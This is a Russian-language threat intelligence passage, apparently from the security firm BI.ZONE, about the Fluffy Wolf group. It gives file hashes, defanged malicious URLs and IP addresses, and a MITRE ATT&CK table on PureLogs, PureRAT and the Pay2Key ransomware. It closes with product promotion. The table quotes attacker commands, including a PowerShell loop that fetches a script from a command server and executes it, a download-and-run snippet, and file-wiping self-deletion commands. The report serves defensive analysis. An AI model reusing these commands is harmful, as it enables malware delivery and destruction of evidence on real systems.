Дроперы-загрузчики

- aff1a5be3885907e61b61fcef03c4eb8e7a86255bb9963a0f2095cd69bb2f6d7
- d152c06a63fdb76851eab8c50b4f2db7b5a45568034800e883e509eb008c3261
- 8140916d84d3995245459da20e1bf5eccf7e1bea53771352cc714441ecf1ba84

- 6338c373f170da6cf01729aeba4d23419d8219b63674b5491ef3b6a1fd140b1c

JS-загрузки

- dc5e6cc144723aa34491ca91f47c1bb8817ac779e6e7bb02eb1c895bb488101c
- d462edfd28489ed3de667f0891a3719d717f63ad192ec9cb601901d2395826e6
- f035a44d3d45288a142aa9ef6ab21bb1f88b37cc205dc6f3555c0618180ed52f

Pay2Key

328dbb06c64422010bb81aa3ed37a62c4110490833dc5109812e730588a58d1c

Сетевые индикаторы

URL

- hxxps://dpaste[.]com/3VY69RY7J.txt
- hxxps://hasteb[.]in/ii5PfCz83aTcDgK
- hxxps://github[.]com/versachi2026/buh2026/raw/refs/heads/main/pretenziya_14042026_87-325689.rar
- hxxps://github[.]com/komplekt26/adguardVPNInstaller/raw/refs/heads/main/Document_PRETENZIYA_13052026.rar
- hxxps://github[.]com/yulyaigonina/document/raw/refs/heads/main/doc_06052026_buh_akt.rar
- hxxps://github[.]com/yulyaigonina/pochta/raw/refs/heads/main/isc_trebovanie_08052026.rar
- hxxps://github[.]com/versachi2026/rrr/raw/refs/heads/main/STL0804.exe
- hxxps://github[.]com/versachi2026/rrr/raw/refs/heads/main/VC08042026.exe
- hxxps://github[.]com/versachi2026/rrr/raw/refs/heads/main/VC08042026.exe
- hxxps://raw.githubusercontent[.]com/versachi2026/max/refs/heads/main/VC29032026upload.txt
- hxxps://github[.]com/versachi2026/buh2026/raw/refs/heads/main/VC13042026.exe
- hxxps://github[.]com/versachi2026/buh2026/raw/refs/heads/main/STLNEWKRip.exe
- hxxp://5.252.153[.]67:60070/script?id=%GUID%&country=RU&admin=true

IP-адреса

- 91.84.118[.]179
- 5.252.153[.]67
- 195.2.67[.]129

MITRE ATT&CK

Тактика	Техника	Процедура
Initial Access	Phishing: Spearphishing Attachment	Fluffy Wolf распространяет ВПО в архивах, приложенных к фишинговым письмам
	Phishing: Spearphishing Link	Fluffy Wolf использует в письмах электронной почты ссылки, по которым происходит загрузка вредоносных файлов
Execution	Command and Scripting Interpreter: PowerShell	Fluffy Wolf использует PureRAT и PowerLoader, которые могут осуществлять выполнение команд и запуск вредоносных компонентов с помощью PowerShell: <code>\$out = "\$env:TEMP\%Имя%.exe"</code> <code>(New-Object Net.WebClient).DownloadFile(\$url, \$out)</code> <code>Start-Process \$out</code>
	Command and Scripting Interpreter: Windows Command Shell	Fluffy Wolf использует Batch-загрузчики, которые выполняются в контексте процесса <code>cmd.exe</code>
	Command and Scripting Interpreter: JavaScript	Fluffy Wolf использует JS-загрузчики, выполняющиеся в контексте процесса <code>wscript.exe</code>
	Native API	Fluffy Wolf применяет PureRAT с плагином <code>PluginRemoteDesktop</code> , в котором используются нативные WinAPI-функции
	User Execution: Malicious File	Для компрометации системы пользователь должен самостоятельно запустить вредоносный исполняемый загрузчик

Тактика	Техника	Процедура
	Windows Management Instrumentation	Fluffy Wolf применяет PureLogs, который выполняет WMI-запросы для получения информации о системе, об установленном антивирусном ПО, а также для взаимодействия с базой данных SQLite, используемой Mozilla Firefox
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Fluffy Wolf добавляет PureCrypter, Rust-загрузчики в автозагрузку системы через ключ реестра Run [HKCU\Software\Microsoft\Windows\CurrentVersion\Run] %ИМЯ% = %ЗНАЧЕНИЕ% Fluffy Wolf добавляет вредоносные загрузки в каталог автозапуска %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup
	Scheduled Task/Job: Scheduled Task	Fluffy Wolf осуществляет закрепление своих компонентов в системе с помощью планировщика задач Windows
Privilege Escalation	Abuse Elevation Control Mechanism: Bypass User Account Control	Fluffy Wolf применяет PureLogs, который использует COM-объекты с CLSID 3E5FC7F9-9A51-4367-9063-A120244FBEC7 и 6EDD6D74-C007-4E75-B76A-E5740995E24C для обхода UAC и запуска себя с повышенными привилегиями
	Process Injection: Process Hollowing	Fluffy Wolf использует загрузки, которые осуществляют инжектирование вредоносного кода с помощью техники Process Hollowing в адресное пространство доверенных процессов, таких как RegAsm.exe, InstallUtil.exe, MSBuild.exe
Stealth	Debugger Evasion	Fluffy Wolf использует PureLogs, который проверяет наличие отладчика с помощью WinAPI-функции CheckRemoteDebuggerPresent

Тактика	Техника	Процедура
	Execution Guardrails: Mutual Exclusion	Fluffy Wolf использует PureLogs, который создает мьютекс для предотвращения повторной компрометации
	Indicator Removal: File Deletion	Fluffy Wolf использует PureLogs, который может удалять себя из скомпрометированной системы: <code>cmd.exe /C choice /C Y /N /D Y /T 3 & Del "[путь к исполняемому файлу]"</code> Pay2Key использует утилиту fsutil для зануления собственного файла и команду del для его удаления: <pre>ping 127.2 -n 5 & fsutil file setZeroData offset=0 length=20000000 %USERPROFILE%\Desktop\static-i386-amd64.exe & cd /d %USERPROFILE%\Desktop & Del /f /q /a</pre>
	Hide Artifacts: Hidden Files and Directories	Fluffy Wolf использует шифровальщик Pay2Key, который создает скрытый каталог и блокирует к нему доступ пользователя
	Indicator Removal: Relocate Malware	Fluffy Wolf использует шифровальщик Pay2Key, создающий свою копию под именем browser.exe в другом каталоге, являющимся скрытым и с ограниченным пользовательским доступом
	Obfuscated Files or Information	Fluffy Wolf использует PureCrypter, PureLogs, PureRAT, которые обфусцированы и защищены с помощью протектора .NET Reactor. Fluffy Wolf обфусцирует код Batch- и JS-загрузчиков
	Obfuscated Files or Information: Software Packing	Fluffy Wolf использует шифровальщик Pay2Key, который упакован пакером UPX

Тактика	Техника	Процедура
	Virtualization/Sandbox Evasion: System Checks	Fluffy Wolf использует PureLogs, который завершает работу при наличии активных процессов из списка запрещенных. Среди них процессы отладчиков, средств анализа и мониторинга. Также PureLogs проверяет имя компьютера, разрешение экрана, длину названия своего исполняемого файла, директорию его расположения
Credential Access	Credentials from Password Stores: Credentials from Web Browsers	Fluffy Wolf использует PureLogs, который осуществляет кражу данных из различных браузеров, в том числе Google Chrome, Microsoft Edge, Brave, Opera, Yandex, Mozilla Firefox
	Credentials from Password Stores: Windows Credential Manager	Fluffy Wolf использует PureLogs, который осуществляет кражу данных из диспетчера учетных данных Windows
	Unsecured Credentials: Credentials In Files	Fluffy Wolf использует PureLogs, который осуществляет кражу данных из файловых хранилищ таких приложений, как Telegram, OpenVPN, ProtonVPN, FileZilla, FoxMail, Ngrok
	Unsecured Credentials: Credentials in Registry	Fluffy Wolf применяет PureLogs, который осуществляет кражу данных различных приложений из реестра Windows. Кража осуществляется из Outlook, WinSCP, IDM
Discovery	Account Discovery: Local Account	Fluffy Wolf использует PureLogs и PureRAT, которые могут получать информацию об учетных записях пользователей в системе
	File and Directory Discovery	Fluffy Wolf использует PureLogs и PureRAT, которые могут получать информацию о каталогах и файлах в скомпрометированной системе

Тактика	Техника	Процедура
	Process Discovery	Fluffy Wolf использует PureLogs и PureRAT, которые могут перечислять запущенные в системе процессы
	Software Discovery: Security Software Discovery	Fluffy Wolf использует PureLogs и PureRAT, которые могут получать информацию об установленном антивирусном программном обеспечении с помощью WMI-запроса <code>SELECT * FROM AntivirusProduct</code>
	System Information Discovery	Fluffy Wolf использует PureLogs и PureRAT, которые осуществляют получение информации об ОС с помощью WMI-запросов: <code>SELECT * FROM Win32_OperatingSystem</code> (информация об ОС) <code>SELECT * FROM Win32_BaseBoard</code> (информация о материнской плате) <code>SELECT * FROM Win32_Processor</code> (информация о процессоре)
	System Network Configuration Discovery	Fluffy Wolf использует шифровальщик Pay2Key, который может получать информацию о системной конфигурации, включая MAC-адрес и IP-адрес
	System Owner/User Discovery	Fluffy Wolf использует PureLogs, который получает информацию о пользователе ОС
Collection	Automated Collection	Fluffy Wolf использует PureLogs, который осуществляет автоматизированную кражу различных данных из системы
	Clipboard Data	Fluffy Wolf использует PureLogs, который может красть содержимое буфера обмена в скомпрометированной системе

Тактика	Техника	Процедура
	Data from Local System	Fluffy Wolf применяет PureLogs, который может передавать файлы из скомпрометированной системы на управляющий сервер злоумышленников. Также шифровальщик Pay2Key осуществляет сбор и копирование ZIP-архивов с рабочего стола в скомпрометированной системе
	Input Capture: Keylogging	Fluffy Wolf использует PureLogs, который может перехватывать нажатия клавиш
	Screen Capture	Fluffy Wolf применяет PureLogs, который может создавать снимки экрана скомпрометированной системы
Command and Control	Application Layer Protocol: Web Protocols	Fluffy Wolf использует загрузчик PowerLoader, который запрашивает с сервера вредоносный скрипт по протоколу HTTP: <pre>powershell.exe -WindowStyle Hidden -Command "while(1){try{irm 'http://%IP%:%PORT%/script?id=%ID%&country=RU&admin=true' iex}catch{}};Start-Sleep -Seconds 60}"</pre>
	Data Encoding: Standard Encoding	Fluffy Wolf использует PureLogs и PureRAT, которые используют protobuf и GZIP для кодирования передаваемой информации
	Encrypted Channel: Asymmetric Cryptography	Fluffy Wolf применяет шифровальщик Pay2Key, который может использовать RSA для шифрования данных, передаваемых на управляющий сервер
	Encrypted Channel: Symmetric Cryptography	Fluffy Wolf применяет PureLogs, который может шифровать передаваемые данные с помощью алгоритма TripleDES

Тактика	Техника	Процедура
	Ingress Tool Transfer	Fluffy Wolf использует PureLogs, который осуществляет выгрузку собранных данных на командный сервер
	Non-Application Layer Protocol	Fluffy Wolf применяет PureLogs, который может использовать TCP-сокеты для передачи данных на управляющий сервер. Шифровальщик Pay2Key также может пересылать открытый ключ на сервер с помощью TCP
	Non-Standard Port	Fluffy Wolf использует PureLogs и PureRAT, которые задействуют нестандартные порты, например 8443 и 56001
	Proxy: Internal Proxy	Fluffy Wolf применяет PureRAT, который может проксировать трафик с использованием протоколов HTTP или SOCKS5
	Remote Access Tools	Fluffy Wolf использует PureRAT, который задействует плагин PluginRemoteDesktop, позволяющий осуществлять удаленное управление рабочим столом в скомпрометированной системе
Exfiltration	Exfiltration Over C2 Channel	Fluffy Wolf использует PureLogs, который осуществляет выгрузку собранных данных на командный сервер
Impact	Data Encrypted for Impact	Fluffy Wolf запускает шифровальщик Pay2Key, который шифрует пользовательские файлы в скомпрометированной системе
	Network Denial of Service: Direct Network Flood	Fluffy Wolf использует PureRAT, который по запросу с командного сервера может использовать скомпрометированное устройство для осуществления DDoS-атак

Тактика	Техника	Процедура
	Service Stop	Fluffy Wolf применяет шифровальщик Pay2Key, который может останавливать службы, связанные с виртуализацией и MS SQL
	System Shutdown/Reboot	Fluffy Wolf использует PureRAT, который может производить принудительную перезагрузку и выключение системы: <pre>cmd.exe /c shutdown /r /t 0</pre> <pre>cmd.exe /c shutdown /s /t 0</pre>

Не пропустите новые угрозы — подпишитесь на статьи о них

Я даю [согласие](#) на получение информационных и рекламных рассылок BI.ZONE, а также [согласие](#) на обработку персональных данных для получения таких рассылок в соответствии с [Политикой конфиденциальности](#) *

* Обязательное поле

Как защитить компанию от подобных атак

Fluffy Wolf активно использует фишинговые письма с архивами и ссылками на GitHub, чтобы доставить вредоносную нагрузку. Остановить такие письма на входе в периметр помогает [BI.ZONE Mail Security](#). Решение применяет более 100 механизмов фильтрации с использованием статистического, сигнатурного, лингвистического, контентного, эвристического анализа, YARA-правил и машинного зрения. Дополнительно работают несколько AI-моделей, а также встроена защита от петель в автоответах серверов и bounce-сообщений. Это позволяет отсеивать нежелательные письма, не задерживая доставку легитимной почты.

Чтобы действовать проактивно и предотвращать развитие атак, важно знать методы и инструментарий злоумышленников. Портал [BI.ZONE Threat Intelligence](#) предоставляет актуальные данные об атакующих, их тактиках, техниках и используемых инструментах, а также рекомендации по обнаружению угроз. Это помогает компаниям интегрировать киберразведданные в процессы защиты от атак и предотвращать инциденты.